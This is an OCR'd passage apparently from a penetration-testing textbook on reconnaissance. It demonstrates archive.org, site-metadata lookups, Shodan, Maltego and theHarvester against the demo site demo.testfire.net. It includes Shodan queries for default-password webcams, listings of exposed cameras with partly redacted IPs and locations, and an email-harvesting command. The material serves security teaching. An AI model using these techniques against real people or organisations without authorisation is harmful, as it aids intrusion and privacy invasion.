
Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
Using ASP.NET	ASP.NET is running on the server	www.t-online.de, www.intellicast.com, www.kooora.com

Site archive and way-back

It's very common indeed for any given site to undergo changes at regular intervals. Normally, when a site is updated, there's no way for the end users to see its previous version. However, the site `https://archive.org/` takes you to the past version of a given site. This may reveal some information that you were looking for but that wasn't present in the latest version of the site:



https://web.archive.org/web/20101101000000*/demo.testfire.net

Explore more than 333 billion web pages saved over time

demo.testfire.net

Saved **114 times** between December 10, 2004 and March 18, 2018.

Summary of demo.testfire.net · Site Map of demo.testfire.net

JAN

					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30
31						

FEB

	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28						

MAR


	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	31			

APR

				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	

Site metadata

Getting access to metadata of the target site can provide a lot of useful information. The site `http://desenmascara.me` provides metadata for any given target site. The metadata typically includes domain information, header flags, and so on, as shown in the following screenshot:




Web Site	http://demo.testfire.net (Hosted in: ' UNITED STATES (US)') ☆ ☆ Let us know if the web site is ✓OFFICIAL WEB ? NO OFFICIAL o ⊘ FAKE ☆ ☆
Awareness value:	10 (with 20 or higher a website is considered somehow security awareness)
URL's MD5:	cb2960238d095205139e6c17f2a93b74
Unmasked on:	July 27, 2014, 6:38 p.m.
Domain registered on:	CSC CORPORATE DOM
Domain will expire in:	23-jul-2015 (361 days)
Web server: :	Microsoft-IIS/6.0 (vulnerability history)
Technology: :	ASP.NET
Robots file:	Not found
HTTP methods:	Not found
Directory listing:	Not found
Third party content:	Not found
Electronic commerce:	Payment gateway or Paypal or own BBDD (Read more)
Private IPs:	No
Iframes:	Not found
Scripts:	Not found
Suspicious code:	Not found
incrusted spam:	Not found
Location:	Not found
Google check:	Is not blacklisted by **SafeBrowsing** (Read more)
Metadata:	['http://demo.testfire.net [200] ASP_NET[2.0.50727
Metadata:	' Cookies[ASP.NET_SessionId,amSessionId
Metadata:	' HTTPServer[Microsoft-IIS/6.0
Metadata:	' HttpOnly[ASP.NET_SessionId
Metadata:	' IP[65.61.137.117
Metadata:	' Microsoft-IIS[6.0
Metadata:	' Title[%0D%0A%09Altoro Mutual%0D%0A

Looking for vulnerable systems using Shodan

Shodan is a search engine that can provide very interesting results from a vulnerability exploitation perspective. Shodan can be effectively used for finding weaknesses in all internet connected devices, such as webcams, IP devices, routers, smart devices, industrial control systems, and so on. Shodan can be accessed at `https://www.shodan.io/`.

The following screenshot shows the home screen of Shodan. You would need to create an account and log in in order to fire search queries:



The search engine for Refrigerators

Shodan is the world's first search engine for Internet-connected devices.

Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.

See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!

Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.

Get a Competitive Advantage


Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.

56% of Fortune 100

1,000+ Universities

Shodan is used around the world by researchers, security professionals, large enterprises, CERTs and everybody in between.

As shown in the following screenshot, Shodan provides an out-of-the-box **Explore** option that provides search results belonging to the most popular search queries:



Explore

Discover the Internet using search queries shared by other users.

Featured Categories

Industrial Control Systems

Databases

Video Games

Top Voted

10,072 Webcam — best ip cam search I have found yet. — webcam surveillance cams — 2010-03-15

3,976 Cams — admin admin — cam webcam — 2012-02-06

2,213 Netcam — Netcam — netcam — 2012-01-13

1,514 default password — Finds results with "default password" in the ba...

Recently Shared


1 webcamxp

1 iobroker home automation — home automation interfaces — automation

2 weblogic

1 Infinite Login Screens — Finds the RDP logins with screenshots

The following screenshot shows the search results for online webcams. The search results can further be classified based on their geographical location:



TOTAL RESULTS

119

TOP COUNTRIES

Germany	25
Hungary	14
Italy	12
United States	10
Poland	8

TOP SERVICES

HTTP	68
HTTP (8080)	16
HTTP (83)	6
HTTP (81)	5
Webmin	4

TOP ORGANIZATIONS

Deutsche Telekom AG	22
Wind Telecomunicazioni	6
UPC Magyarorszag	4
Xs4all Internet BV	2
Telstra Internet	2

TOP PRODUCTS

dvr1614n web-cam httpd	115
Apache httpd	1

--- VIDEO WEB SERVER ---

31.[redacted]
Stel S.r.l.
Added on 2018-07-18 07:37:06 GMT
Italy, Ferrara
Details

```
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-cache
Server: SQ-WEBCAM
CONTENT-LENGTH:2936
```

--- VIDEO WEB SERVER ---

124.[redacted]
cpe-124-[redacted]113.static.[redacted].au
Telstra Internet
Added on 2018-07-18 04:36:57 GMT
Australia, Surrey Downs
Details

```
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-cache
Server: SQ-WEBCAM
CONTENT-LENGTH:2936
```

--- VIDEO WEB SERVER ---

186.[redacted]
Cantv
Added on 2018-07-17 19:17:14 GMT
Venezuela, Caracas
Details

```
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-cache
Server: SQ-WEBCAM
CONTENT-LENGTH:2936
```

88.[redacted]
bdv75-12-88-189-227-238.[redacted]
Free SAS
Added on 2018-07-17 16:48:18 GMT
France, Paris
Details


```
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-cache
Server: SQ-WEBCAM
CONTENT-LENGTH:518
```

Advanced information gathering using Maltego

Maltego is an extremely powerful, capable, and specialized information gathering tool. By default, it is part of Kali Linux. Maltego has numerous sources through which it can gather information for any given target. From a Maltego perspective, a target could be a name, email address, domain, phone number, and so on.


You need to register a free account in order to access Maltego.

The following screenshot shows the Maltego home screen:




+	**PATERVA CTAS CE** **Paterva** Standard Paterva Transforms FREE INSTALLED	**CaseFile Entities** **Paterva** Additional entities from CaseFile FREE
Cisco Threat Grid **Cisco Threat Grid** Query Threat Grid's database of threat intelligence. COMMERCIAL INSTALLED	**Kaspersky Lab** **Kaspersky Lab** Query Kaspersky Threat Intelligence Data Feeds. Note t... COMMERCIAL INSTALLED	**Shodan** **Andrew@Paterva** Query Shodan data from within Maltego! FREE
ZETAlytics Massive Passive **ZETAlytics** Pivots include billions of records for historical domains,... FREE	**Hybrid-Analysis** **Hybrid Analysis** This set of transforms are based on the Hybrid Analysi... FREE	**VirusTotal Public API** **Malformity Labs** Query the VirusTotal Public API FREE
ThreatMiner **ThreatMiner** Query and pivot on data from ThreatMiner.org. FREE	**PassiveTotal** **PassiveTotal** Query PassiveTotal source and account data. FREE	**Bitcoin** **Paterva** For visualizing the Bitcoin blockchain. FREE
SocialLinks CE **SocialLinks** SocialLinks CE FREE	**The Movie Database** **Paterva** Transforms that visualize the movie database (TMDB) FREE	**Have I been Pwned?** **Christian Heinrich** Pwned Password v3 Support FREE
People Mon **People Mon** Queries peoplemon.com FREE	**FullContact** **Christian Heinrich** 360 insights into the people who matter most. FREE	**ThreatConnect (TEST)** **ThreatConnect (TEST)** Blah blah blah FREE
SocialLinks **SocialLinks** Social Networks, Search Engines, People and Companies COMMERCIAL	**Recorded Future Inc.** **Recorded Future Inc.** Query Recorded Future for threat intelligence information COMMERCIAL	**ThreatConnect** **ThreatConnect** ThreatConnect Platform Transform Set COMMERCIAL
ThreatGRID by Malformity Labs **Malformity Labs** No longer accepting new customers, please use the off... COMMERCIAL	**Palo Alto Networks AutoFocus** **Palo Alto Networks** Query Palo Alto Networks' AutoFocus API. COMMERCIAL	**Flashpoint** **Flashpoint** Business Risk Intelligence (BRI) from the Deep and Dar... COMMERCIAL
Intel 471 **Intel 471** Query Intel 471 for actor-centric intelligence information. COMMERCIAL	**CrowdStrike Intel** **CrowdStrike** CrowdStrike Intelligence API Transforms COMMERCIAL	**CrowdStrike ThreatGraph** **CrowdStrike** CrowdStrike ThreatGraph API Transforms COMMERCIAL

The following screenshot shows a sample search result for domain `https://www.paterva.com`. A search query is known as a **transform** in Maltego. Once a transform is complete, it presents a graph of information obtained. All the nodes of the graph can be further transformed as required:



theHarvester

Having email addresses belonging to the target system/organization can prove to be useful during further phases of penetration testing. theHarvester helps us gather various email addresses belonging to our target system/organization. It uses various online sources for gathering this information. The following screenshot shows various parameters of theHarvester:




```
*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* TheHarvester Ver. 2.7                                           *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************


Usage: theharvester options

       -d: Domain to search or company name
       -b: data source: google, googleCSE, bing, bingapi, pgp, linkedin,
                        google-profiles, jigsaw, twitter, googleplus, all

       -s: Start in result number X (default: 0)
       -v: Verify host name via dns resolution and search for virtual hosts
       -f: Save the results into an HTML and XML file (both)
       -n: Perform a DNS reverse query on all ranges discovered
       -c: Perform a DNS brute force for the domain name
       -t: Perform a DNS TLD expansion discovery
       -e: Use this DNS server
       -l: Limit the number of results to work with(bing goes from 50 to 50 results,
            google 100 to 100, and pgp doesn't use this option)
       -h: use SHODAN database to query discovered hosts

Examples:
        theharvester -d microsoft.com -l 500 -b google -h myresults.html
        theharvester -d microsoft.com -b pgp
        theharvester -d microsoft -l 200 -b linkedin
        theharvester -d apple.com -b googleCSE -l 500 -s 300

root@kali:~#
```

```
root@kali:~# theharvester -d demo.testfire.net -l 20 -b google -h
output.html
```

The preceding syntax would execute `theharvester` on the domain `demo.testfire.net` and look for up to 20 email IDs using Google as the search engine and then store the output in the `output.html` file.

